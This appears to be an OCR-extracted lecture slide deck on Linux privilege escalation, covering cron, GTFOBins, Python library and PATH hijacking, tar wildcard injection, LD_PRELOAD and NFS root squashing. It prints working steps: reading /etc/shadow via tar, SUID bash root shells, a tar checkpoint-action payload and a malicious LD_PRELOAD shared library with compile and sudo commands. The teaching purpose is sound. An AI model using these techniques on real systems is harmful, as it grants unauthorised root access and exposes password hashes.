
```
[user@target ~]$ getcap -r / 2>/dev/null
…
/bin/tar cap_dac_read_search=ep
…
```

- scenario 2: we identify that `tar` has the `CAP_DAC_READ_SEARCH` capability enabled, how could we abuse it?
  - reminder: this capability allows to bypass common read and write permissions

```
[user@target ~]$ tar cvf shadow.tar /etc/shadow
[user@target ~]$ tar -xvf shadow.tar
[user@target ~]$ cat shadow
```

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP



3.8 Cron

- Cron is a utility that allows for timed execution (with repetition if desired) of commands on Unix systems
  - basically, allows the execution of a command at certain times with the permissions of certain users
- legitimate uses are related the system maintenance, observation of the system or automated tasks
  - e.g., hourly backup of a certain directory
- interesting for us because it might systematically execute commands with privileges of other (potentially) higher privilege users

3.8 Cron

- a planned execution of a command is called a cronjob
- these cronjobs are defined in files that are called crontabs
- Each user has an individual crontab file, which contains all the cronjobs associated with that user
  - can be edited with the `crontab -e` command
    - good to know, but now particularly interesting since it allows only for the execution of processes with the same privilege as the logged in user

3.8 Cron

- files and directories associated with Cron
  - `/var/spool/cron/crontabs/*`: contains user-specific crontabs
  - `/etc/crontab`: system-wide crontab that works similarly to the user-specific crontab files, but allows to define cronjobs for any user
  - `/etc/cron.d/`: other system-wide crontab file, but each file is represents a separate cronjob
  - `/etc/cron.hourly/`, `/etc/cron.daily/`, `/etc/cron.weekly/`, `/etc/cron.monthly/`: contain scripts that are automatically executed every hour/day/week/month; do not require any cron specific cronjob syntax, but are just executable files

3.8 Cron - Cronjob Syntax

- entries in `/etc/crontab` use the following syntax

```
MIN HOUR DAY MONTH WEEKDAY USER CMD
```


- `MIN`: minutes, at which the command is executed (`0-59`)
- `HOUR`: hour, at which the command is executed (`0-23`)
- `DAY`: days, at which the command is executed (`1-31`)
- `MONTH`: months, at which the command is executed (`1-12`)
- `WEEKDAY`: weekdays,, at which the command is executed (`0-7`, where `0` & `7` represent Sunday)
- `USER`: which user to execute as
- `CMD`: command to execute

3.8 Cron - Cronjob Syntax

- using this syntax, we are able to define specific timepoints at which a script should be executed
  - however, no way of repeating them
- represented by the `*` character
  - using `*` as a value, means "at every possible value of this variable"
  - using `*/x` as a value, mean "at every value divisible by `x`"
    - think of modulo operation that must equal `0`
- check out Crontab Guru to gain some intuition

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP



4 Exploitation - Payloads

- in this section, we will be mainly discussing methods that (in the best case) result in us having a higher privilege shell than we started
- in the previous chapter, we often mentioned malicious payloads that we would like to execute without actually talking about what the payload
  - generally, there are multitude of way in which you can gain a shell through a payload
  - here, I will showcase two very common approaches
    - reverse shells
    - `/bin/bash` with SUID bit set

4 Exploitation - Payloads - Reverse Shells

- reverse shell payloads are classical way of gaining an interactive shell form a high privileged process execution
  - the execution of a single payload results in an interactive shell
- typically, we will use a reverse shell payload within the context of Bash

4 Exploitation - Payloads - /bin/bash with SUID bit set

- one, more direct, method is to use the higher privileged payload execution to create a bash binary, that is owned by root and has its SUID bit set
  - only works if we can execute commands in the context of the root user

```
# create copy (not necessary, but stealthier)
[root@target ~]$ cp /bin/bash /tmp/bash

# set SUID bit
[root@target ~]$ chmod +s /tmp/bash

# spawn root shell
[user@target ~]$ /tmp/bash -p
```

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP

1	Introduction	
2	Enumeration - Information Gathering	
3	Enumeration - Attack Vectors	
4	Exploitation	
	GTFObins	Python Library Hijacking
	Abusing `PATH`	Abusing Wildcards
	`LD_PRELOAD`	Shell Session Hijacking
	NFS Root Squashing	Escaping Restricted Shells
	`docker` Group	Other Groups
5	Post-Exploitation	

4.1 Exploitation - GTFObins

- we assume a scenario, in which we are able to execute a well-known binary (such as vim, nmap, …) with higher privileges than the user we currently act as
- higher privilege can come from different source, such as
  - sudo allows our current user to execute the command
  - SUID/SGID is set
  - capabilities are set
- how can we convert the permission to execute this one command with higher privileges to arbitrary execution of commands with these privileges?

4.1 Exploitation - GTFObins

- there are many ways, naturally
- however, one common way to exploit this situation is to check if the executed binary has any way of spawning a shell
  - for some, this can be a well known switch
  - for others, it might be a very obscure and indirect idea
- GTFObins is a website, serving as an archive of techniques to escalate the functionalities of common Unix binaries

GTFOBins

☆ Star 10,902



GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.

Shell | Command | Reverse shell | Non-interactive reverse shell | Bind shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

Search among 390 binaries: <binary> +<function> ...

Binary	Functions
7z	File read, Sudo
aa-exec	Shell, SUID, Sudo

4.1 Exploitation - GTFObins

- as the authors state themselves:

"T*he project collects legitimate functions of Unix binaries that can be abused to break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.*

It is important to note that this is ***not*** *a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.*"


- clarification: live off the land (or LOTL) is a technique in which tools and utilities of the target system are used in order to exploit the system
  - in contrast to uploading your own utilities (sometimes more tedious, sometimes impossible)

4.1 Exploitation - GTFObins

- in conclusions, whenever you have the possibility of running only a certain utility with higher privileges
  - check on GTFObins on whether there is a way to
    - spawn an a shell with it
    - write into higher privilege protected files
    - read higher privilege protected files
  - i mention the last two options, because while spawning a shell might not be possible with certain commands, they might facilitate the possibility of reading/writing files with these higher privileges

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP



4.2 Exploitation - Python Library Hijacking

- importing libraries into a Python script requires the use of the `import` statement, followed by the name of the library

```
import random

print(random.choice([0,1,2,3,4,5,6,7,8,9]))
```

- you might wonder, how such a library looks like
  - it is nothing but a Python script itself
  - `import` simply allows importing other Python scripts

4.2 Exploitation - Python Library Hijacking

- usually, one main interesting when importing a library/script is that of being able to use the there defined functions or variables
- to allow this, importing a Python script simply executes the first Python script, thus storing any defined variables or functions in execution memory, to be then used by the original script

```
[user@host ~]$ echo "def multiply(a, b):" >> my_library.py
[user@host ~]$ echo "    return a*b" >> my_library.py
[user@host ~]$ echo "print('foo')" >> my_library.py

[user@host ~]$ python3 -c "import my_library"
foo
```

4.2 Exploitation - Python Library Hijacking

- Python library hijacking is an attacking method, in which we are presented with the following scenario:
  - a Python script on the target is executed, through whatever method, with higher privileges
  - we can not modify the script itself
  - the script imports a library/script
- given these assumptions, we can try to hijack the library, i.e., make it so that the original script is importing a Python script that we have inserted malicious code into

4.2 Exploitation - Python Library Hijacking

- we can differentiate Python library hijacking attacks into three methods:

1. Modifying Existing Libraries
2. Exploiting Python Library Priorities
3. Manipulating PYTHONPATH

4.2 Exploitation - Python Library Hijacking - Method 1

- the easiest of the three displayed method, the idea goes as follows:
  - if we cannot modify the Python script that is directly executed with higher permissions, we can try to modify the Python script that it imports (and thus executes)
- to determine the location of standard Python libraries on the system, use the following command

```
[user@host ~]$ python3 -c "help('modules')"
```

4.2 Exploitation - Python Library Hijacking - Method 2

- the second method represents the classical of idea of the attack: exploiting Python library path priorities
- you may have wondered:
  - how does Python know where the libraries it can import are located?
  - what happens, if a custom script in the current directory and a standard library have the same name; which one is imported?

4.2 Exploitation - Python Library Hijacking - Method 2

- similar to Bash, Python keeps track of all directories (and their order) it will search through
- this list is made up of
  1. directory in which the scripts resides, that is importing
  2. directories listed in the `PYTHONPATH` environment variable
  3. installation-specific default directories

4.2 Exploitation - Python Library Hijacking - Method 2

- we can exploit this priority if the following holds:
  - we have write permissions in one of the directories within the Python library path list
  - if a legitimate Python script exists within the path list, the containing directory must have a lower priority than the directory we have write permissions on
- if these hold, we can abuse the priority by placing a Python script with the same name as the originally intended script in a directory with a higher permission
  - Python, following its path list, will first find our malicious Python script and use it be imported, before stumbling over the legitimate one

4.2 Exploitation - Python Library Hijacking - Method 2

- we can view the Python library path list with this one-liner

```
[user@host ~]$ python3 -c 'import sys; print("\n".join(sys.path))'
```

- note, that when executing this code over the command line, the current working directory is not included
  - it will be included, if we create a script that execute the same code within, since now a script-location exists

4.2 Exploitation - Python Library Hijacking - Method 3

- if we do not have write permissions on any directory inside of the Python library path list, another approach is based around modifying the `PYTHONPATH` environment variable
- it is important to understand the following
  - we can usually modify any environment variable inside a shell we are on
  - however, if we spawn a process with other privileges than the user that is currently running the shell, it will not use the defined environment variables

4.2 Exploitation - Python Library Hijacking - Method 3

- to be allowed to set the environment variables for higher privileged process, we need to be explicitly allowed to so, e.g., through the following `/etc/sudoers` entry


```
user (root) SETENV: NOPASSWD: /usr/bin/python3 /home/adam/script.py
```

- if configured, we can set environment variables for the spawned process by using the `-E` flag with `sudo`

```
[user@host ~]$ sudo -E VARIABLE=value ...
```

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP



4.3 Abusing PATH

- the environment variable `PATH` contains a list of directories, which contain all the executables you can call from the command line, without having to explicitly provide a absolute or relative path
  - instead of `/bin/cmd` or `./cmd`, if the directory is part of `PATH`, you can simply use `cmd`
- it is a list of directories, that is ordered by priority
  - the system will search for any command you enter in `PATH` directories, from the highest priority directory to the lowest, stopping at the first executable that has the correct name

```
[user@host ~]$ echo $PATH
/home/user/.local/bin:/home/user/bin:/usr/local/bin:/usr/local/s
bin:/usr/bin:/usr/sbin
```

4.3 Abusing PATH - SUIDs

- now, imagine the following situation:
  - you identify a binary, compiled in C
  - you can execute the binary with higher privileges, because it has its SUID bit set
  - looking through the binary, you identify that it call the `id` command
- if the command is called just like that, without specifying the absolute path to the binary, the system will use the `PATH` list of your current shell to find the associated binary
- while most directories listen in `PATH` variable are usually write protected, there might be a way to still abuse this configuration

4.3 Abusing PATH - SUIDs

- before we focus on how we can exploit this scenario, one remaining question you might have:
  - how do I identify if a compiled binary is using a system utility?
- well, there are multiple options…
  - use the `strings` utility to display all the human-readable strings in the binary
  - execute the binary and deduce which function gets called
  - use reverse engineering with, e.g., Ghidra (not covered here)

4.3 Abusing PATH - SUIDs

- since the environmental variable PATH in your shell is under your control, you can modify it
- to be explicit, you can prepend any directory to the already existing list
  - by prepending a directory you have write access in, e.g., the /tmp directory, and placing a malicious binary in that path with the same name as the binary the SUID binary is calling, you can induce malicious code execution

```
[user@host ~]$ export PATH=/tmp:$PATH
[user@host ~]$ echo $PATH
/tmp:/home/user/.local/bin:/home/user/bin:/usr/local/bin:/usr/lo
cal/sbin:/usr/bin:/usr/sbin
```

4.3 Abusing PATH - SUIDs

- steps of attack:

1. identify SUID binary, which is compiled C code
2. determine if and if yes, which command it is calling
3. determine whether a absolute or relative path is used (secure) or not (insecure)
4. create a malicious executable in a writable directory of your choosing
5. prepend this directory to the PATH environment variable
6. execute the SUID binary

4.3 Abusing PATH - SUIDs

- one important note regarding this exploit
  - it is only possible, if the C binary is using `setuid(0)`
    - allows to execute commands are root user, even if started by non root user
    - basically, allows the spawned process of the executable is actually inherit root permissions
    - even if SUID bit is set, is required to transfer privileges

4.3 Abusing `PATH` - `.` Directory

- another exploit that is relying on the `PATH` variable is reliant on the the current working directory representation, i.e, the `.` directory, being included in `PATH`
- why would anybody do this?
  - to execute executables in your current working directory, you need to at least specify the relative path, i.e., `./executable`
  - lazy admin, who do not want to always have to write `./`, might add the `.` directory to `PATH`

4.3 Abusing `PATH` - `.` Directory

- however, by using this "trick", they make themselves vulnerable, since their command executions will now search for the executable in potentially all the directories in `PATH`
  - if the `.` directory is appended to `PATH`, we can create malicious binaries, name them after common utilities like `ls`, place them in directories we think the admin might visit
    - if the admin ever tries to execute the command in such directories, our executable is execute in his security context
  - if the `.` directory is prepended to `PATH`, things are a bit tricker, because it is the last directory to get checked, i.e., legitimate executable are found first and the previous attack does not work
    - instead, try to create malicious binaries and name them like common utilities, but include spelling error like `sl` instead of `ls`

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP

1	Introduction	
2	Enumeration - Information Gathering	
3	Enumeration - Attack Vectors	
4	Exploitation	
	GTFObins	Python Library Hijacking
	Abusing `PATH`	Abusing Wildcards
	`LD_PRELOAD`	Shell Session Hijacking
	NFS Root Squashing	Escaping Restricted Shells
	`docker` Group	Other Groups
5	Post-Exploitation	

4.4 Exploitation - Abusing Wildcards

- wildcards are characters used in Bash to match other characters
  - powerful and convenient for, e.g., working with multiple files at once
- common wildcards
  - `*` → matches any number of characters in a file name
  - `?` → matches a single character
  - `[...]` → matches any single character inside brackets
    - allows for specification via ranges: `[a-z]`
  - `![...]` → matches any single character not inside brackets

- wildcards can lead to some interesting mechanisms
- try to figure out, what happens below

```
[user@host ~]$ mkdir test
[user@host ~]$ cd test/
[user@host ~/test]$ echo 'file1' > file1
[user@host ~/test]$ echo 'file2' > file2
[user@host ~/test]$ echo 'help' > '--help'
[user@host ~/test]$ ls
file1 file2 --help
[user@host ~/test]$ cat *
Usage: cat [OPTION]... [FILE]...
Concatenate FILE(s) to standard output.

With no FILE, or when FILE is -, read standard input.

  -A, --show-all       equivalent to -vET
  ...
```

4.4 Exploitation - Abusing Wildcards

- `cat *` does not simply concatenate the contents of `file1`, `file2` and `--help`,
- `*` will be replaced by any file in the current working directory, effectively resulting in the following command

```
[user@host ~]$ cat file1 file2 --help
```

- the `--help`, string is not interpreted as a filename, but rather as an option/switch for the `cat` command
- ... so how can we exploit this?

4.4 Exploitation - Abusing Wildcards

- exploiting wildcards this way helps us in injecting switches/flags into running commands
  - consequently, it becomes useful when a particular switch (or combination therefore) allows us to perform malicious actions

4.4 Exploitation - Abusing Wildcards

- as an example, consider that we check the running cronjobs in the `/etc/crontab` file and we find the following entry

```
*/01 * * * *  root  cd /home/adam && tar -zcf /home/adam/backup.tar.gz *
```

- every minute, this cronjob will perform compression with the `tar` utility on the files inside of the `/home/adam` directory, with root privileges
- luckily for us, there is a way to achieve command execution with the `tar` utility through the injection of certain switches

4.4 Exploitation - Abusing Wildcards

- `tar` allows for defining so-called checkpoints, which are certain time points during the compression process
- it furthermore allows us to define commands, that should be executed when such a checkpoint is reached
- the specific switches are:
  - `--checkpoint=<n>`
    - sets a checkpoint after compressing `n` files
  - `--checkpoint-action=exec=<command>`
    - defines the command to be executed when reaching the checkpoint

4.4 Exploitation - Abusing Wildcards

- one way to actually exploit this vulnerability, is to define a malicious payload in a file `exploit.sh`, placed in the same directory the `tar` utility is executed at, and execute it

```
[user@target ~]$ cd /home/adam
[user@target /home/adam]$ echo 'chmod +s /bin/bash' > exploit.sh
[user@target /home/adam]$ echo "" > '--checkpoint-action=exec=sh
exploit.sh'
[user@target /home/adam]$ echo "" > '--checkpoint=1'
```

- once the cronjob is run, the `tar` command is executed with the injected flags which, in turn, leads to the execution of `exploit.sh`

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP

1	Introduction	
2	Enumeration - Information Gathering	
3	Enumeration - Attack Vectors	
4	Exploitation	
	GTFObins	Python Library Hijacking
	Abusing `PATH`	Abusing Wildcards
	`LD_PRELOAD`	Shell Session Hijacking
	NFS Root Squashing	Escaping Restricted Shells
	`docker` Group	Other Groups
5	Post-Exploitation	

4.5 LD_PRELOAD

- `LD_PRELOAD` is an environmental variable that allows you to specify shared libraries, that are to be loaded before any other program execution
  - allows to extend or alter the functionality of programs, without having to change the source code

4.5 LD_PRELOAD

- changing the `LD_PRELOAD` of our own session is not particularly interesting
- however: in some situations we are able to change `LD_PRELOAD` in a different (higher-privileged) session to a malicious executable
- assumptions
  - we are able to start a higher-privileged process
    - we cannot exploit this higher-privileged process with previously introduced methods
  - we are able to set the `LD_PRELOAD` environment variable of the associated context
- one location we could encounter the permission to set the `LD_PRELOAD` variable is in the `/etc/sudoers` file
  - it is an option, that allows to set the `LD_PRELOAD` variable, in addition to executing the specified command as a certain user

4.5 LD_PRELOAD

- configuration 1: being able to set `LD_PRELOAD` is set as the default for any rule in `/etc/sudoers`

```
[user@target ~]$ sudo -l
Matching Defaults entries for user on target:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
\:/sbin\:/bin\:/snap/bin,
    use_pty, env_keep+=LD_PRELOAD

User user may run the following commands on target:
    (root) NOPASSWD: /usr/bin/man
```

- configuration 2: being able to set `LD_PRELOAD` as a consequence of being allowed to set any environmental variable for a specific rule, through the `SETENV:` option

```
[user@target ~]$ csudo -l
Matching Defaults entries for user on target:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin
\:/sbin\:/bin\:/snap/bin,
    use_pty

User user may run the following commands on target:
    (root) SETENV: NOPASSWD: /usr/bin/man
```

4.5 LD_PRELOAD

- given that the assumptions are fulfilled, this is how to exploit this vulnerability

1. create a malicious C file on your attacker system, that will spawn a shell
2. compile this C file into a `.so` executable (with the right compilation configuration like architecture …)
3. transfer the executable to the target system (e.g., through a web server)
4. run `sudo` and specify your malicious binary via `LD_PRELOAD`

4.5 LD_PRELOAD

- this is a classical example for the malicious C code

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>
void _init() {
        unsetenv("LD_PRELOAD");
        setuid(0);
        setgid(0);
        system("/bin/bash -p");
}
```

- what is reason for the line: `unsetenv("LD_PRELOAD");`?

- to compile it for our purposes, use the following commands

```
[user@kali ~] gcc -fPIC -shared -nostartfiles -o exploit.so
exploit.c
```

- finally, we can execute sudo with the otherwise unhelpful higher privileged process
  - the shared library will abuse the higher-privileged process and spawn a shell for us
  - we assume our malicious binary is located at: `/tmp/exploit.so`

```
[user@target ~] sudo LD_PRELOAD=/tmp/exploit.so man
```

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP

1	Introduction	
2	Enumeration - Information Gathering	
3	Enumeration - Attack Vectors	
4	Exploitation	
	GTFObins	Python Library Hijacking
	Abusing `PATH`	Abusing Wildcards
	`LD_PRELOAD`	Shell Session Hijacking
	NFS Root Squashing	Escaping Restricted Shells
	`docker` Group	Other Groups
5	Post-Exploitation	

4.6 Shell Session Hijacking

- while the decision was made not bring this topic into the context of the lecture, for those of you that are interested:
  - shell session hijacking deal with identifying shells that belong to higher privileged users, such as tmux shells
  - furthermore, as the name suggests, this attack vector revolves around hijacking and using these shells

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP

1	Introduction	
2	Enumeration - Information Gathering	
3	Enumeration - Attack Vectors	
4	Exploitation	
	GTFObins	Python Library Hijacking
	Abusing `PATH`	Abusing Wildcards
	`LD_PRELOAD`	Shell Session Hijacking
	NFS Root Squashing	Escaping Restricted Shells
	`docker` Group	Other Groups
5	Post-Exploitation	

4.7 NFS Root Squashing

- NFS = Network File System
- file sharing protocol
- server serves a share, that clients can mount on their system
  - once mounted, can interact with itust like any other directory
- default port: `2049/tcp`

4.7 NFS Root Squashing

- to mount a shared filesystem, the following syntax can be used

```
[user@host ~] sudo mkdir /nfs/imports/share
[user@host ~] sudo mount -v -t nfs <NFS_Server>:/<share_name>
/nfs/imports/share/
```

4.7 NFS Root Squashing

- you might ask yourself: if a directory is shared so that a remote user can interact with it, what kind of privileges does the remote user have on the shared resources?
  - or differently: if a remote user creates a file on the mounted share, which user does the file belong to back on the server?

4.7 NFS Root Squashing

- specific configuration server-side defines how privileges remotely-mounted systems are handled
- three values possible
  - `root_squash`: if, on the NFS server, there exists the same user with the same UID as the remote user interacting with the share → identical permissions
    - otherwise, and for the root user, privileges set to `nobody`
  - `all_squash`: all privileges are set to those of `nobody` user
  - `no_root_squash`: same as `root_squash`, but root user privileges can also be transferred

4.7 NFS Root Squashing

- `no_root_squash`: is an obvious security risk, since the root user of any remote system that mounts the share is able to interact with the remote file system with the same privileges
- configuration is stored internally in `/etc/exports`
- exploits that can abuse this
  - SUID binary that spawns a root shell

Linux Privilege Escalation

TURNING YOUR LINUX VISIT INTO A POWER TRIP

1	Introduction	
2	Enumeration - Information Gathering	
3	Enumeration - Attack Vectors	
4	Exploitation	
	GTFObins	Python Library Hijacking
	Abusing `PATH`	Abusing Wildcards
	`LD_PRELOAD`	Shell Session Hijacking
	NFS Root Squashing	Escaping Restricted Shells
	`docker` Group	Other Groups
5	Post-Exploitation	

4.8 Escaping Restricted Shells

- restricted shells are used to provide an environment which is, as the name suggests, more restricted
- Linux has an in-built restricted shell under `/bin/rbash`, which can also be invoked when `/bin/bash` is used with the `-r` switch
- how and what is restricted depends on the specific configuration, but usually it is a combination of the following, among others
  - setting or unsetting environment variables
  - commands with slashes are forbidden
  - can not use the `cd` command
  - the set of available commands is much smaller
  - output redirection such as `>` & `>>` is forbidden

4.8 Escaping Restricted Shells

- if you find yourself in such a restricted shell, usually, your goal is to escape this restricted shell in favor of a fully functional one
- this section will cover the following points
  - reconnaissance
  - spawning shells
  - spawning shells via SSH

4.8 Escaping Restricted Shells - Reconnaissance

- as a reminder, the set of all commands you usually have at your disposal is defined by contents of the directories listed inside of the `PATH` environment variable
- for restricted shells, consequently, this variable is either a subset of the "usual" list, or it may only contain a single directory, that contains all the allowed commands
- either way, the first task is to find out, what command you may run

4.8 Escaping Restricted Shells - Reconnaissance

- you may start by figuring out, what kind of shell you are dealing with

```
[user@host ~]$ env
[user@host ~]$ echo $0          # if env forbidden, try this
```

- next, you might be interesting in what directories are contained inside of your session's `PATH` variable is set

```
[user@host ~]$ env
[user@host ~]$ echo $PATH       # if env forbidden, try this
```

4.8 Escaping Restricted Shells - Reconnaissance

- given that you obtained the directories of the `PATH` variable, you want to then display their contents

```
[user@host ~]$ ls /usr/local/rbin
[user@host ~]$ echo /usr/local/rbin/*   # if ls forbidden, try this
```

